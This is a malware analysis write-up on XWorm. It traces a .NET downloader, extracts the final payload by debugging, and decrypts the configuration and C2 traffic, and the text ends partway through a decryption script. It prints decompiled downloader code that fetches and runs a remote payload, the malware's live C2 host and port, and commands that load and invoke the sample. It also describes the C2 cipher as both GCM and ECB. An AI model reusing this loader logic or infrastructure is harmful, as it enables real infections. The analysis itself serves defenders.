XWorm Part 2 - From Downloader to Config Extraction

malwaretrace.net/posts/xworm-part-2/

July 6, 2025

Dissecting a .NET DLL Downloader and Extracting XWorm's Configuration.

Posted Jul 6, 2025 Updated Jul 23, 2025
By *Jared G.*
10 min read

Overview

In Part 2 of this XWorm malware analysis series, we analyze a .NET DLL downloader responsible for delivering XWorm. This stage of the analysis focuses on using debugging techniques to extract the final payload, followed by performing decryption of XWorm's configuration.

Technical Analysis

DLL Downloader

Dropping our extracted PE from Part 1 into Detect It Easy reveals a 32-bit .NET DLL.



figure 1 - Detect it Easy .NET DLL downloader output

Using dnSpy to decompile the DLL, we can navigate to the method invoked by the PowerShell script from Part 1, which is the `VAI()` method located inside of the `Home` class in the `ClassLibrary1` namespace.



figure 2 - decompiled VAI() method from DLL downloader

This function accepts 17 string arguments relevant to the delivery of the final XWorm payload. Our sample passes an encrypted and Base64 encoded string, a path, and a few other values as seen in the below snippet.

```
$builder_args =
@('0hHduIzYzIDN4MDMxcTY4MjY2gDM2QGN3gDO1MzNiJDM1ETZf9mdpVXcyF2L92Yuc2bsJ2b0NXZ29GbuQnchR3cs92bwRWYlR2LvoDc0RHa', '1',
'C:\Users\Public\Downloads', 'agnosticism', 'jsc', '', '', '', '', '', '', 'js', '', '', '', '2', '');

$loaded_assembly.GetType("ClassLibrary1.Home").GetMethod("VAI").Invoke($null, $builder_args);
```

To make static analysis easier, we can can try running the sample through de4dot, a popular .NET deobfuscation tool.

```
.\de4dot.exe
.\assembly.mal
```

After loading the de4dot output file `extracted_assembly-cleaned.mal` into dnSpy, we can see it renamed symbols to be human-readable instead of Unicode escape sequences like `\uE777`.

```
VAI(string, string, string, string, string, stri...
// ClassLibrary1.Home
// Token: 0x06000A53 RID: 2643 RVA: 0x00070F78 File Offset: 0x0006F178
public static void VAI(string QBXtX, string startupreg, string caminhovbs, string namevbs, string netframework,
  string nativo, string nomenativo, string persitencia, string url, string caminho, string nomedoarquivo, string
  string_0, string minutos, string startuptask, string taskname, string vmName, string startup_onstart)
{
    if (Delegate160.smethod_0(vmName, Class237.smethod_0(23838)))
    {
        string text;
        if (VirtualMachineDetector.Assert(out text))
        {
            Delegate10.smethod_0(Delegate62.smethod_0(Class237.smethod_0(23856), text));
            Delegate817.smethod_0(Class239.smethod_0(0));
        }
        ArrayList arrayList = Delegate818.smethod_0();
        ManagementClass managementClass = Delegate51.smethod_0(Class237.smethod_0(23987));
        ManagementObjectCollection.ManagementObjectEnumerator managementObjectEnumerator = Delegate53.smethod_0
          (Delegate52.smethod_0(managementClass));
        try
        {
            while (Delegate54.smethod_0(managementObjectEnumerator))
            {
                ManagementObject managementObject = (ManagementObject)Delegate55.smethod_0
                  (managementObjectEnumerator);
                if ((bool)Delegate39.smethod_0(managementObject, Class237.smethod_0(24029)))
                {
                    Delegate819.smethod_0(arrayList, Delegate34.smethod_0(Delegate39.smethod_0(managementObject,
                      Class237.smethod_0(24055))));
                }
            }
        }
```

figure 3 - cleaned output from de4dot showing deobfuscated symbols

There are several calls to methods like `Class237.smethod_0()` that accept integer values and return strings. This is indicative of runtime string decryption, used to hide strings from static analysis tools and only resolve them during execution. Navigating to this function shows that it accepts an integer to perform a lookup in a hashtable, where a string is returned.

```
// Token: 0x06002B24 RID: 11044 RVA: 0x00008419 File Offset: 0x00006619
public static string smethod_0(int int_0)
{
    return (string)((Hashtable)AppDomain.CurrentDomain.GetData(Class237.string_0))[int_0];
}
```

figure 4 - string resolver function using hashtable lookup

We also see usage of a function that takes in a `int32` value and returns a value of type `int32`, as well as one that takes in an `int32` value and returns a `double` value. These are both used for **constant unfolding**[1], hiding constant values from static analysis tools.

```
if (Delegate821.smethod_0(minutos))
{
    num = Class239.smethod_3(2);
}
else if ((Delegate822.sm  double Class239.smethod_3(int int_0)
{
```

figure 5 - runtime double calculation method

```
Delegate817.smethod_0(Class239.smethod_0(0));
                          int Class239.smethod_0(int int_0)
```

figure 6 - runtime integer calculation method

We can replace all calls to these functions with their return value using a publicly available .NET string decryption tool written by **n1ght-w0lf**[2]. This will aid in static analysis, allowing us to observe strings and constants in cleartext. Within the script, we will have to define the signatures for our three target functions:

- `Class237.smethod_0(int32) → string` — string resolver
- `Class239.smethod_3(int32) → double` — double resolver
- `Class239.smethod_0(int32) → int32` — int resolver

Within the `StringDecryptor` class of the script, we can define our target function signatures as such, followed by running command `python3 dotnet_string_decryptor.py .\assembly-cleaned.mal`. This will output a new file `assembly-cleaned_cleaned.mal`.

```
class StringDecryptor:
    # Target decryption functions to
invoke
    DECRYPTION_METHOD_SIGNATURES = [
        {
            "Parameters":
["System.Int32"],
            "ReturnType":
"System.String"
        },
        {
            "Parameters":
["System.Int32"],
            "ReturnType":
"System.Double"
        },
        {
            "Parameters":
["System.Int32"],
            "ReturnType":
"System.Int32"
        },
    ]
```

After dropping the output assembly into dnSpy and translating some of the Portuguese parameter names, we can begin to make sense of the main function. The first 54 lines perform various anti-vm checks, which we will want to skip past once debugging.

```
// ClassLibrary1.Home
// Token: 0x06000A53 RID: 2643
public static void VAI(string download_url, string startupreg, string paths, string namevbs, string netframework, string
  native, string nominative, string persistence, string url, string path, string filename, string string_0, string minutes,
  string startuptask, string taskname, string vmName, string startup_onstart)
{
    if (Delegate160.smethod_0(vmName, "1"))
    {
        string text;
        if (VirtualMachineDetector.Assert(out text))
        {
            Delegate10.smethod_0(Delegate62.smethod_0("Máquina virtual detectada: ", text));
            Delegate817.smethod_0("0");
        }
        ArrayList arrayList = Delegate818.smethod_0();
        ManagementClass managementClass = Delegate51.smethod_0("Win32_NetworkAdapterConfiguration");
        ManagementObjectCollection.ManagementObjectEnumerator managementObjectEnumerator = Delegate53.smethod_0
          (Delegate52.smethod_0(managementClass));
        try
        {
            while (Delegate54.smethod_0(managementObjectEnumerator))
            {
                ManagementObject managementObject = (ManagementObject)Delegate55.smethod_0(managementObjectEnumerator);
                if ((bool)Delegate39.smethod_0(managementObject, "IPEnabled"))
                {
                    Delegate819.smethod_0(arrayList, Delegate34.smethod_0(Delegate39.smethod_0(managementObject,
                      "MacAddress")));
                }
            }
        }
        finally
        {
            if (managementObjectEnumerator != null)
            {
                Delegate22.smethod_0(managementObjectEnumerator);
            }
        }
        IEnumerator enumerator = Delegate820.smethod_0(arrayList);
        try
        {
            while (Delegate46.smethod_0(enumerator))
            {
                object obj = Delegate212.smethod_0(enumerator);
                if (Delegate160.smethod_0(Delegate34.smethod_0(obj), "52:54:00:4A:04:AF"))
                {
                    Delegate817.smethod_0("0");
                }
            }
        }
        finally
        {
            IDisposable disposable = enumerator as IDisposable;
            if (disposable != null)
            {
                Delegate22.smethod_0(disposable);
            }
        }
    }
```

figure 7 - anti-vm checks in deobfuscated main function

Of interest are the last several lines that are executed after parameters are parsed, which appear to download data, perform operations on the data, before writing it to a directory and invoking it using `x32.Run` or `x64.Load` based on the victim host bitness.

```
266     Delegate829.smethod_0("3072");
267     WebClient webClient = Delegate830.smethod_0();
268     Delegate831.smethod_0(webClient, Delegate284.smethod_0());
269     string text6 = Delegate832.smethod_0(download_url);
270     byte[] array3 = Delegate833.smethod_0(text6);
271     string text7 = Delegate287.smethod_0(Delegate284.smethod_0(), array3);
272     string text8 = Delegate834.smethod_0(webClient, text7);
273     text8 = Delegate832.smethod_0(text8);
274     byte[] array4 = new byte[Delegate319.smethod_0(text8) / "2"];
275     for (int i = "0"; i < array4.Length; i += "1")
276     {
277         array4[i] = Delegate835.smethod_0(Delegate558.smethod_0(text8, i * "2", "2"), "16");
278     }
279     int num4 = Delegate836.smethod_0(array4, "60");
280     ushort num5 = Delegate837.smethod_0(array4, num4 + "24");
281     string text9 = "";
282     if (num5 == "267")
283     {
284         string text10;
285         if (Delegate160.smethod_0(native, "1"))
286         {
287             text10 = Delegate85.smethod_0("C:\\Windows\\SysWOW64\\", nominative, ".exe");
288         }
289         else
290         {
291             text10 = Delegate85.smethod_0("C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\", netframework, ".exe");
292         }
293         x32.Run(text10, array4);
294     }
295     else
296     {
297         if (num5 != "523")
298         {
299             throw Delegate247.smethod_0("Unknown payload architecture.");
300         }
301         string text10;
302         if (Delegate160.smethod_0(native, "1"))
303         {
304             text10 = Delegate85.smethod_0("C:\\Windows\\System32\\", nominative, ".exe");
305         }
306         else
307         {
308             text10 = Delegate85.smethod_0("C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\", netframework, ".exe");
309         }
310         x64.Load(array4, text10, text9);
311     }
312 }
313
```

figure 8 - payload download and execution logic based on architecture

Extracting XWorm

Using a dynamic approach, we can debug this DLL using dnSpy to extract the downloaded payload, where we use PowerShell as our debugger host process. Within our PowerShell process, we can load the assembly into memory and invoke functionality from the malware directly within the command line. This is a debugging trick I learned from a video by **MalwareAnalysisForHedgehogs**[3] which I found posted in the **OALabs** malware reverse engineering Discord channel[4].

Since the assembly is 32-bit, we can launch a 32-bit PowerShell process and run the following to reflectively load the assembly into our current process.

```
[Reflection.Assembly]::LoadFile("C:\Path\To\Assembly\assembly.m
al");
```

Now that we have our assembly loaded into memory, we can open the original extracted DLL in dnSpy and attach the debugger to our PowerShell process by navigating to **Debug → Attach to Process**. Unfortunately, exceptions are thrown when attempting to debug the cleaned DLL we received after running de4dot and the string decryptor. However, having the cleaned version open side-by-side as a reference was helpful during debugging.

Now, we can set a breakpoint on the first line of `VAI()` to avoid executing the anti-analysis checks, followed by setting a breakpoint on where the payload download logic begins.

```
VAI(string, string, string, string, string, stri...
1   // ClassLibrary1.Home
2   // Token: 0x06000A53 RID: 2643 RVA: 0x000720D8 File Offset: 0x000702D8
3   public static void VAI(string QBXtX, string startupreg, string caminhov
      url, string caminho, string nomedoarquivo, string extençao, string mi
4   {
5       bool flag = \uE810.\uE777(vmName, \uE11C.\uE000(23838));
6       if (101 > 82)
```

figure 9 - breakpoint at start of VAI() before anti-vm logic



figure 10 - breakpoint set on payload download logic

With these breakpoints set, we can go back to our PowerShell window and invoke the `VAI()` method using the same parameters as the previous PowerShell script.

```
[ClassLibrary1.Home]::VAI('0hHduIzYzIDN4MDMxcTY4MjY2gDM2QGN3gDO1MzNiJDM1ETZf9mdpVXcyF2Lt92Yuc2bsJ2b0NXZ29GbuQnchR3cs92bwRWYlR2LvoDcRHa', '1', 'C:\Users\Public\Downloads', 'agnosticism', 'jsc', '', '', '', '', '', '', 'js', '', '', '', '2', '');
```

Once we hit our initial breakpoint, we can navigate to our second breakpoint, right-click, and select “Set Next Statement” to skip past argument parsing and anti-vm checks.

After stepping through the code, we see a URL string is crafted using the first parameter passed to `VAI()`.



figure 11 - reconstructed URL from first VAI() parameter

An HTTP GET request is then made to the crafted URL to download a hex encoded blob which is then reversed, revealing the magic bytes of a PE file `4D 5A`.



figure 12 - hex payload showing MZ header

Opening the decoded PE file into Detect It Easy reveals a 32-bit .NET assembly.



figure 13 - Detect it Easy output for XWorm

Decompiling the assembly in dnSpy confirms we now have the final XWorm payload.



figure 14 - dnSpy shows XWorm identity

XWorm

Configuration Extraction

The entrypoint function `[Stub.Main]::Main()` performs a sleep operation before initializing a configuration contained within the `[Settings]` class. The configuration values are decrypted using AES in ECB mode with a 256 bit key.

```
Main
using System;
using System.Threading;
using Microsoft.VisualBasic.CompilerServices;

namespace Stub
{
    // Token: 0x02000008 RID: 8
    public class Main
    {
        // Token: 0x06000014 RID: 20 RVA: 0x00002258 File Offset: 0x00000458
        [STAThread]
        public static void Main()
        {
            Thread.Sleep(checked(Settings.Sleep * 1000));
            try
            {
                Settings.Hosts = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Hosts));
                Settings.Port = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Port));
                Settings.KEY = Conversions.ToString(AlgorithmAES.Decrypt(Settings.KEY));
                Settings.SPL = Conversions.ToString(AlgorithmAES.Decrypt(Settings.SPL));
                Settings.Groub = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Groub));
                Settings.USBNM = Conversions.ToString(AlgorithmAES.Decrypt(Settings.USBNM));
            }
            catch (Exception ex)
            {
                Environment.Exit(0);
            }
            if (!Helper.CreateMutex())
            {
                Environment.Exit(0);
            }
            Helper.PreventSleep();
            Thread thread = new Thread(delegate
            {
                Helper.LastAct();
            });
            Thread thread2 = new Thread(delegate
            {
                for (;;)
                {
                    Thread.Sleep(new Random().Next(3000, 10000));
                    if (!ClientSocket.isConnected)
                    {
                        ClientSocket.isDisconnected();
                        ClientSocket.BeginConnect();
                    }
                    ClientSocket.allDone.WaitOne();
                }
            });
            thread.Start();
            thread2.Start();
            thread2.Join();
        }
    }
}
```

figure 15 - XWorm configuration structure in memory

The decryption function `[Stub.AlgorithmAES]::Decrypt()` can be found below:

```
Decrypt(string) : object
1   // Stub.AlgorithmAES
2   // Token: 0x0600003E RID: 62 RVA: 0x000045D4 File Offset: 0x000027D4
3   public static object Decrypt(string input)
4   {
5       RijndaelManaged rijndaelManaged = new RijndaelManaged();
6       MD5CryptoServiceProvider md5CryptoServiceProvider = new
          MD5CryptoServiceProvider();
7       byte[] array = new byte[32];
8       byte[] array2 = md5CryptoServiceProvider.ComputeHash(Helper.SB
          (Settings.Mutex));
9       Array.Copy(array2, 0, array, 0, 16);
10      Array.Copy(array2, 0, array, 15, 16);
11      rijndaelManaged.Key = array;
12      rijndaelManaged.Mode = CipherMode.ECB;
13      ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor
          ();
14      byte[] array3 = Convert.FromBase64String(input);
15      return Helper.BS(cryptoTransform.TransformFinalBlock(array3, 0,
          array3.Length));
16  }
```

figure 16 - AES decryption routine for configuration

The `Decrypt()` function creates a key derived from the MD5 hash of the mutex value defined in the `[Settings]` class. We can decrypt the configuration using the below Python script.

```
from Crypto.Cipher import AES
import hashlib
import base64

# dictionary of encrypted config values
settings = {
        "Hosts" :
"hjpLEVZlk59e0F/4oPBKM+ynOibAJGsakXT1qyefhjg=",
        "Port" : "bT9Sep3Oxd5SvGi21oa2dg==",
        "KEY" : "GlFkVHYzjULH0jPfIt0NTQ==",
        "SPL" : "roSvIOX9LqqCx4ZfsEegyg==",
        "Group" : "/xlaUqfu8vOhWKfkJ57YLA==",
        "USBNM" : "FwKiqfBGA/KFY56eS1wZrQ==",
        "Mutex" : "NOQFTA4Uaa0s9lW4"
}

# generate key using mutex value
def get_key_from_mutex(mutex):
        mutex_md5 = hashlib.md5(mutex.encode())
        mutex_md5 = mutex_md5.hexdigest()
        key = bytearray(32)
        key[:16] = bytes.fromhex(mutex_md5)
        key[15:31] = bytes.fromhex(mutex_md5)
        key[31] = 0x00
        return key

# decrypt setting with key using AES in ECB mode
def decrypt_setting(key, encrypted_setting):
        decoded_setting = base64.b64decode(encrypted_setting)
        cipher = AES.new(key, AES.MODE_ECB)
        decrypted_setting = cipher.decrypt(decoded_setting)
        return decrypted_setting.decode('utf-8').strip()

def main():
        key = get_key_from_mutex(settings["Mutex"])

        print(f'Hosts: {decrypt_setting(key,
settings["Hosts"])}')
        print(f'Port: {decrypt_setting(key,
settings["Port"])}')
        print(f'KEY: {decrypt_setting(key,
settings["KEY"])}')
        print(f'SPL: {decrypt_setting(key,
settings["SPL"])}')
        print(f'Groub: {decrypt_setting(key,
settings["Group"])}')
        print(f'USBNM: {decrypt_setting(key,
settings["USBNM"])}')
        print(f'Mutex: {settings["Mutex"]}')


if __name__=="__main__":
        main()
```

This script returns the below decrypted XWorm configuration.

```
Hosts: deadpoolstart2064.duckdns.org
Port: 7021
KEY: <666666>
SPL: <Xwormmm>
Groub: Default
USBNM: USB.exe
Mutex: NOQFTA4Uaa0s9lW4
```

figure 17 - decrypted configuration

C2 Protocol

XWorm communicates with its C2 server through AES GCM encrypted messages over TCP. The protcol begins with a number prefix representing the message length. This is then terminated by a null-byte, where the encrypted message follows. A simple visualization of the packet structure can be found below.

```
Packet Structure (Length Prefix + Null Delimiter + AES Encrypted
Payload)

[0]      [1]      [2]      [3]      [4]      [5]      [6] ...
+--------+--------+--------+--------+--------+--------+--------+
|   '3'  |   '2'  |  \x00  |   ?    |   ?    |   ?    |   ?    |
+--------+--------+--------+--------+--------+--------+--------+
| Length | Length | Delim  |        AES Encrypted Message      |
+--------+--------+--------+--------+--------+--------+--------+
                                    ...
```

Messages are encrypted using their own method `[Stub.Helper]::AES_Encryptor()` which uses AES in ECB mode with a 256-bit key. The key is the MD5 hash of the decrypted `KEY` config setting. A screenshot of this method can be found below.

```
// Token: 0x06000053 RID: 83 RVA: 0x00004E0C File Offset: 0x0000300C
public static byte[] AES_Encryptor(byte[] input)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] array;
    try
    {
        rijndaelManaged.Key = md5CryptoServiceProvider.ComputeHash(Helper.SB(Settings.KEY));
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor();
        array = cryptoTransform.TransformFinalBlock(input, 0, input.Length);
    }
    catch (Exception ex)
    {
    }
    return array;
}
```

figure 18 - packet encryption method

The below script can be used to decrypt a packet sent by XWorm as seen in *figure 19*.

```
from Crypto.Util.Padding import unpad
from Crypto.Cipher import AES
import hashlib
import base64

# hex encoded c2 packet
encrypted_packet =
'3238380049d8de8dda622fe99fb29522a6ed7e513ec0d73f2e48a1717353eae6666c920dc909f579ab6723d4e38dfc30ed4cf5f5c3ec69abf4662a5311139742c0
5536'

# dictionary of encrypted config values
settings = {
        "Hosts" : "hjpLEVZlk59e0F/4oPBKM+ynOibAJGsakXT1qyefhjg=",
        "Port" : "bT9Sep3Oxd5SvGi21oa2dg==",
        "KEY" : "GlFkVHYzjULH0jPfIt0NTQ==",
        "SPL" : "roSvIOX9LqqCx4ZfsEegyg==",
        "Groub" : "/xlaUqfu8vOhWKfkJ57YLA==",
        "USBNM" : "FwKiqfBGA/KFY56eS1wZrQ==",
        "Mutex" : "NOQFTA4Uaa0s9lW4"
}

# generate config AES key using `Mutex` from config
def get_config_key(mutex_setting):
        mutex_md5 = hashlib.md5(mutex_setting.encode())
        mutex_md5 = mutex_md5.hexdigest()
        key = bytearray(32)
        key[:16] = bytes.fromhex(mutex_md5)
        key[15:31] = bytes.fromhex(mutex_md5)
